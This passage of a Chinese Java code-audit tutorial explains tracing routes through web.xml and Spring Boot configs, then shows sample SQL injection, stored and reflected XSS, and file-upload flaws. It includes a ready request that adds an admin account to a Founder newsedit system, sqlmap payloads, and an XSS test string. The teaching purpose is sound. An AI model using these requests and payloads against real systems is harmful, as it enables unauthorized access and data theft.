
跟进其 handle 查看请求处理实现

WEB-INF/classes/com/founder/newsedit/edit/v2/sys/NewseditSysLoginController.java

在 handle 方法中会通过判断 Super 的值来进入相应的方法进行处理



在 putSession 方法中，会创建一个管理员权限的账号



参数表现为
Super=1&UserName=test&UserCode=1&UserID=11&UserPassword=123456
按照前面说到的项目名+web.xml 映射路径
所以可以通过请求
/newsedit/e5sys/sysLogin.do?Super=1&UserName=test&UserCode=1&UserID=11&UserPassword=123456
添加管理员账号


本章思考

看到这里想必已经清楚了其实很多时候查看 xml 配置文件能有很多意外之喜，在拿到源码之后，可以通过查看映射配置文件以及过滤器配置文件来快速定位入口以便下一步找到漏洞。由于顺序关系，很多时候在 web.xml 中就可以找到未授权访问漏洞或者权限绕过漏洞。在找到绕过之后就可以查看业务逻辑层有无敏感的操作，如命令执行、文件上传、用户重置、token 获取等搭配绕过来利用。

20230316 更新

1.springboot 微服务的路由配置

本章主要讲解 Springboot 微服务的多模块项目路由的查找
如图所示




在讲解之前，首先介绍 springboot 的配置文件

配置文件的作用

一个 Spring Boot 项目中所有重要的数据都是在配置文件中配置的，项目启动离不开配置文件，内容包含:

1.数据库的连接信息，包含用户名和密码的设置
2.Spring Boot 项目的启动端口、项目路径等
3.第三方系统的调用秘钥信息
4.用于发现和定位问题的日志打印
5.插件、组件的启用等等


Springboot 的配置文件格式有 properties（老版本）、yml（新版本）两种。理论上说，一个 Spring Boot 项目可以同时使用 " properties " 和 " yml " 配置文件， 如果一个 Spring Boot 项目中同时使用了上述的两种配置文件，那么最终配置项就会以 " properies " 为主，从而忽略了 " yml "。一般来说，配置文件的目录位置如下所示



接下来就说到项目路径。

Springboot 项目路径

按照 2.2.1.2 对 pom 的介绍，我们得知多模块的项目中，每个模块下都有一个 pom.xml，且该 pom 都是父配置




内容如下

<module>标签即子模块，在前面的介绍中我们得知，yml 是 springboot 的配置文件，所以可以查看.rencher-pipeline.yml 的内容（Rancher 是一个开源的企业级多集群 Kubernetes 管理平台。通常用来管理 Docker 和 Kubernetes）

```yaml
stages:
  - name: compile
    steps:
      - runScriptConfig:
          image: [redacted]aven-insight-hr:v6.0.0
          shellScript: mvn clean package
  - name: publish
    steps:
      - publishImageConfig:
          dockerfilePath: ./ciic-ihr-wkf-service/Dockerfile
          buildContext: ./ciic-ihr-wkf-service
          tag: harbor.ciicit.com.cn/insight-hr/${CICD_GIT_REPO_NAME}:${CICD_EXECUTION_ID}
          pushRemote: true
          registry: [redacted]
  - name: deploy
    steps:
      - applyYamlConfig:
          path: ./deployment.yaml
timeout: 60
branch:
  include:
  - releas*
  - develo*
  - maste*
notification: {}
```

在配置文件中可以看到 buildContext 字段，该字段主要用来编译上下文环境，其值就是一个单独的 WebContext

根据该配置，看到 ciic-ihr-wkf-service 文件夹



Bootstrap.yml 就是 ciic-ihr-wkf-service 项目的配置文件

```yaml
server:
  tomcat:
    #设置post请求数据无大小限制
    max-http-form-post-size: -1
  servlet:
    context-path: /eHR
  port: 4098
spring:
  application:
    name: ciic-ihr-wkf-service
  # 直接启动默认使用 local 环境的配置，Dockerfile 默认使用 single 环境的配置
  profiles:
    active: single
```

在配置中，spring.application.name 通常会在微服务中使用，在多模块项目中，该配置用来注册服务名，也就是说，类似于 tomcat 的 webapps 多 war 目录，该配置的值就是 URL 的第一级目录，表现如下

http://0.0.0.0/ciic-ihr-wkf-service

context-path 是第二级目录，表现如下

http://0.0.0.0/ciic-ihr-wkf-service/eHR/

再往里面的 Controller 即像通常的 url 映射一样往后延申即可

```java
@Controller
@RequestMapping(URL_PREFIX_DATA + "common")
public class QueryCommonController {

    @Autowired
    private QueryCommonService commonService;
    @Autowired
    private IPostService postService;

    private String str  = "orgId";

    @PostMapping(value = "/findPostListByOrgId")
    @Operation(summary = "根据机构查询岗位", description = "根据机构查询岗位")
    @ResponseBody
```

/mvc/

如图所示，最终 url 表现为

http://0.0.0.0/ciic-ihr-wkf-service/eHR/mvc/common/xxx

本章思考

路由的映射通常多数发生在配置文件中，还是要多观察配置文件。以上思路是按照平时的代码审计实战总结，站在开发的角度以上个别知识可能会存在理解有误，更专业的知识可以参考关键字：springboot 微服务注册、rancher yml 配置

5.参考

在学完以上思路后，基本就可以去审计漏洞跟进代码了，此处列举常见漏洞场景，以供参考

SQL 注入

Sql 注入的诞生都是由于没有预编译造成的，常见的关键字有 mybatic 的$使用${}、jdbc 的参数拼接"'+param+'"

案例一、

```
@RequestMapping("/page")
public ResponseResult<Pagination> findPage(long entityTypeId, String searchParam, int pageNum, int pageSize)
    Pagination page = entityTypeDataMgmtService.findPage(entityTypeId, searchParam, pageSize, pageNum);
    return ResponseResult.success(page);
}
```

参数传入 findPage 方法中，其中只有 searchParam 是字符串类型且可控，跟进 finPage 方法

```
StringBuilder sb = new StringBuilder("SELECT * FROM ");
StringBuilder sb1 = new StringBuilder("SELECT COUNT(1) FROM ");
sb.append(entityType.getMetaEntityType().getCoreTable());
sb1.append(entityType.getMetaEntityType().getCoreTable());
if(Detect.notEmpty(searchParams)){
    sb.append(" where ").append(searchParams);
    sb1.append(" where ").append(searchParams);
}
int index = (pageNum - 1) * pageSize;
sb.append(" LIMIT ").append(index).append(" , ").append(pageSize);
logger.info(sb.toString());
logger.info(sb1.toString());
List<Map<String, Object>> datas = jdbcTemplateDataAccessObject.find(sb.toString());
if(Detect.notEmpty(datas)){
```

searchParam 拼接在 where 语句后传进了数据库执行查询，验证：

构造请求参数

/page?entityTypeId=1&pageNum=1&pageSize=1&searchParam=

```
[14:49:35] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
GET parameter 'searchParam' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 690 HTTP(s) requests:
---
Parameter: searchParam (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: entityTypeId=4206&pageNum=1&pageSize=10&searchParam=(SELECT (CASE WHEN (3638=3638) THEN '' ELSE (SELE

    Type: error-based
    Title: MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)
    Payload: entityTypeId=4206&pageNum=1&pageSize=10&searchParam=(SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x71

    Type: time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace (substraction)
    Payload: entityTypeId=4206&pageNum=1&pageSize=10&searchParam=(SELECT 1322 FROM (SELECT(SLEEP(5)))RoGD)
---
[14:49:36] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.5
[14:49:36] [INFO] fetched data logged to text files under '
[14:49:36] [WARNING] you haven't updated sqlmap for more than 1095 days!!!
```

案例二、

在 Controller: /xxx/xxx/xxx

使用@RequestBody 注解获取请求体，在请求参数中接收了一个 VgameFarmInfo 对象，在该对象中有多个参数属性，在图中判断了 VgameFarmInfo 的 Latitude 和 Longitude 是否为空,如果不为空,就调用 VgameFarmInfoService 的 getShopOrderByDistance 方法,并向其传递 VgameFarmInfo 对象

```
*/
@RequestMapping(value = "/queryNearByFarm", method = RequestMethod.POST)
public Result queryNearByFarm(@RequestBody VgameFarmInfo vgameFarmInfo, @RequestParam String pageSize, @RequestPa
    if(StringUtils.isEmpty(vgameFarmInfo.getLatitude())||StringUtils.isEmpty(vgameFarmInfo.getLongitude())){
        throw new BusinessException("当前位置信息不完整");
    }
    if(!StringUtils.isEmpty(vgameFarmInfo.getIsDesc()) && !"1".equals(vgameFarmInfo.getIsDesc())){
        vgameFarmInfo.setIsDesc(null);
    }
    PageHelper.startPage(Integer.parseInt(pageNum), Integer.parseInt(pageSize));
    List<VgameFarmInfo> list = vgameFarmInfoService.getShopOrderByDistance(vgameFarmInfo);
    PageInfo pageInfo = new PageInfo(list);
    return ResultGenerator.genSuccessResult(pageInfo);
}
```

在 VgameFarmInfoService 的实现类 VgameFarmInfoServiceImpl 的 getShopOrderByDistance 方法中,直接将 controller 传递过来的 VgameFarmInfo 到 Mapper 中进行数据库查询操作

Preferences Help

```java
@Service
@Transactional
public class VgameFarmInfoServiceImpl extends AbstractService<VgameFarmInfo> implements VgameFarmInfoService {
    @Resource
    private VgameFarmInfoMapper vgameFarmInfoMapper;

    @Autowired
    private VgameResourceTypeService vgameResourceTypeService;


    @Value("${file.imageUrl}")
    private String imageUrl;

    public List<VgameFarmInfo> managerList(String farmName, String telephone, String farmerName){
        return this.vgameFarmInfoMapper.managerList(farmName, telephone, farmerName);
    }

    public List<VgameFarmInfo> getShopOrderByDistance(VgameFarmInfo vgameFarmInfo){
        List<VgameFarmInfo> list = vgameFarmInfoMapper.getShopOrderByDistance(vgameFarmInfo);
        for(int i= 0;i<list.size();i++){
            VgameFarmInfo info = list.get(i);
            if(!StringUtils.isEmpty(info.getFarmImageUrl())){
                info.setFarmImageUrl(imageUrl+info.getFarmImageUrl());
            }
            if(!StringUtils.isEmpty(info.getResourceType())){
                String[] typeArr=info.getResourceType().split(",");
                info.setResourceType(vgameResourceTypeService.getTypeNameByTypeIdArr(typeArr));
            }
        }
        return list;
    }

}
```

在 Mapper 中:

直接将 VgameFarmInfo 的 latitude 属性,未使用预编译方式接收,直接拼接到了 SQL 语句中，

由于 latitude 属性前台可控,利用此输入点可直接进行 SQL 注入操作;

```xml
      AND farm_telephone like concat('%',#{telephone},'%')
    </if>
    <if test="farmerName != null and ''!= farmerName">
      AND [redacted] like concat('%',#{farmerName},'%')
    </if>
  </where>
</select>

<select id="getShopOrderByDistance" parameterType="[redacted]"
resultMap="FarmInfoMap">
  select farm.*,
  ROUND(ACOS(SIN((${latitude} * 3.1415) / 180) *
  SIN(([redacted] * 3.1415) / 180) +
  COS((${latitude} * 3.1415) / 180) *
  COS(([redacted] * 3.1415) / 180) *
  COS((${longitude} * 3.1415) / 180 -
  [redacted] * 3.1415) / 180)) * 6380, 2) as distance
  from [redacted] farm where [redacted] is not null
  and [redacted] is not null
  <if test="city != null and ''!= city">
    AND city = #{city}
  </if>
  <if test="resourceType != null and ''!= resourceType">
    AND [redacted] like concat('%',#{resourceType},'%')
  </if>
  <if test="farmName != null and ''!= farmName">
    AND [redacted] like concat('%',#{farmName},'%')
  </if>
  order by ACOS(SIN((${latitude} * 3.1415) / 180) *
      SIN(([redacted] * 3.1415) / 180) +
      COS((${latitude} * 3.1415) / 180) *
      COS(([redacted] 3.1415) / 180) *
      COS((${longitude} * 3.1415) / 180 -
      ([redacted] * 3.1415) / 180)) * 6380
  <if test="isDesc != null and ''!= isDesc">
        DESC
  </if>
</select>
</mapper>
```

在测试环境验证:

根据 RequestMapping 构造访问 URL:


http://xxx/xxx/xxx/xxx/queryNearByFarm?pageSize=10&pageNum=1

根据 VgameFarmInfo 对象内容构造参数:


{"farmId":1,"latitude":"aaa","longitude":"1"}

在 latitude 参数中输入 payload: (select (case when (1=1) then 1 else (select 1 union select 2) end))

服务端正常返回内容




使用 1=2 使 SQL 语句报错,后端返回异常



使用自动化工具进行验证:

成功获取到数据库名:



存储型 XSS

存储型 xss 造成的原因就是用户输入的内容没有校验就直接存在数据库中，显示时直接取出显示

在 Controller /xxx/xxx/xxx

使用@RequestBody 注解获取请求体,并接收了一个 vgameActivityInfo 对象，没有做任何过滤操作,直接把 vgameActivityInfo 存到数据库中:

```
@RequestMapping(value = "/add", method = RequestMethod.POST)
@Transactional
@ResponseBody
public Result add(@RequestBody VgameActivityInfo vgameActivityInfo) {
    if(null==vgameActivityInfo.getFarmId()){
        vgameActivityInfo.setFarmId(getFarmId());
    }
    vgameActivityInfo.setPublishTime(new Date());
    vgameActivityInfo.setStatus(BusinessConstants.ACTIVITY_STATUS_DEFAULT);
    vgameActivityInfoService.save(vgameActivityInfo);
    List<String> picList = vgameActivityInfo.getActivityPicList();
    updateActivityAlbum(picList,vgameActivityInfo.getActivityId());
    return ResultGenerator.genSuccessResult();
}
```

在测试环境验证:

http://xxx/xxx/xxx/xxx/vgameActivityInfoAddition.html

活动上线功能处,在活动简介中输入 payload:<img src=x onerror=prompt(1)>

发布活动后,只要进入活动页面,就会触发 js 代码执行

反射型 XSS

一种是 jsp 文件里直接输出参数，没有做过滤
String xss = request.getParameter("xss");
out.print(xss);
一种是业务逻辑层里直接返回结果，结果中包含参数，没有做过滤

案例一、

```
    @ResponseBody
    @RequestMapping(value = "/xss")
    public String xsstest(HttpServletRequest request) {
        String xss = request.getParameter( name: "xss");
        return xss;
    }
}
```

案例二、

当接收到请求后，从请求中获取 FILE_ID 值，根据 FileID 值，从 FTP 获取 xls 文件，并从 xls 中解析出数据，然后直接写入到前端页面

```java
public void queryDiscountInfoDetail(IRequestCycle cycle) throws Exception {
    IData data = this.getData();
    String fileName = data.getString("FILE_ID", "");
    List[] lss = null;
    IDataset successedList=new DatasetList();
    if(StringUtils.isEmpty(fileName)){
        BusiExceptionUtils.throwWebCommonException("请选择需要查看的文件");
    }
    //  解析EXCEL文件
    try {
        lss = this.parseFile(fileName,  xmlCfg: "import/customer/importDiscountInfo.xml");
    } catch (Exception e) {
        log.error("解析文件异常"+e.getMessage());
        BusiExceptionUtils.throwWebCommonException("解析文件异常");
    }
    //  校验excel是否存在数据
    if (lss.length==0) {
        BusiExceptionUtils.throwWebCommonException("文件暂时无法查看");
    }
    List addBeans = lss[0];//增加客户名称列表
    //  构建页面数据
    for (int i = 0, n = addBeans.size(); i < n; i++) {
        Map obj = (Map) addBeans.get(i);
        //构建折扣信息
        if(MapUtils.isNotEmpty(obj)){
            String prodId = String.valueOf(obj.get("PROD_ID"));
            String bottomPrice = String.valueOf(obj.get("BOTTOM_PRICE"));
            String machineCardBind = String.valueOf(obj.get("MACHINE_CARD_BIND"));
            String prodType = String.valueOf(obj.get("PROD_TYPE"));
            DataMap tmp=new DataMap();
            tmp.put("PROD_ID",prodId);
            tmp.put("BOTTOM_PRICE",bottomPrice);
```

请求参数中fileId

根据FileID，去FTP下载文件解析

解析xml成功后，放到List集合中


遍历集合，取出XML解析后的数据，写入DataMap

```java
    }
    List addBeans = lss[0];//增加客户名称列表
    //  构建页面数据
    for (int i = 0, n = addBeans.size(); i < n; i++) {
        Map obj = (Map) addBeans.get(i);
        //构建折扣信息
        if(MapUtils.isNotEmpty(obj)){
            String prodId = String.valueOf(obj.get("PROD_ID"));
            String bottomPrice = String.valueOf(obj.get("BOTTOM_PRICE"));
            String machineCardBind = String.valueOf(obj.get("MACHINE_CARD_BIND"));
            String prodType = String.valueOf(obj.get("PROD_TYPE"));
            DataMap tmp=new DataMap();
            tmp.put("PROD_ID",prodId);
            tmp.put("BOTTOM_PRICE",bottomPrice);
            tmp.put("MACHINE_CARD_BIND",machineCardBind);
            tmp.put("PROD_TYPE",prodType);
            successedList.add(tmp);
        }
    }
    setSuccessedList(successedList);
}
```


将DataMap对象返回前端

在测试环境中进行验证

首先在表格中写入垃圾数据：



上传恶意 xls 文件，点击查看按钮




任意文件上传

任意文件上传造成的原因一般是没有对上传的文件做格式校验或校验不严格

案例一、

在 com.xxx.xxx.servlet.UploadFile.java 中:
xx/src/com/xxx/xxx/servlet/UploadFile.java
直接将文件写入本地




测试环境验证:

上传.xml 文件到服务端,返回上传成功

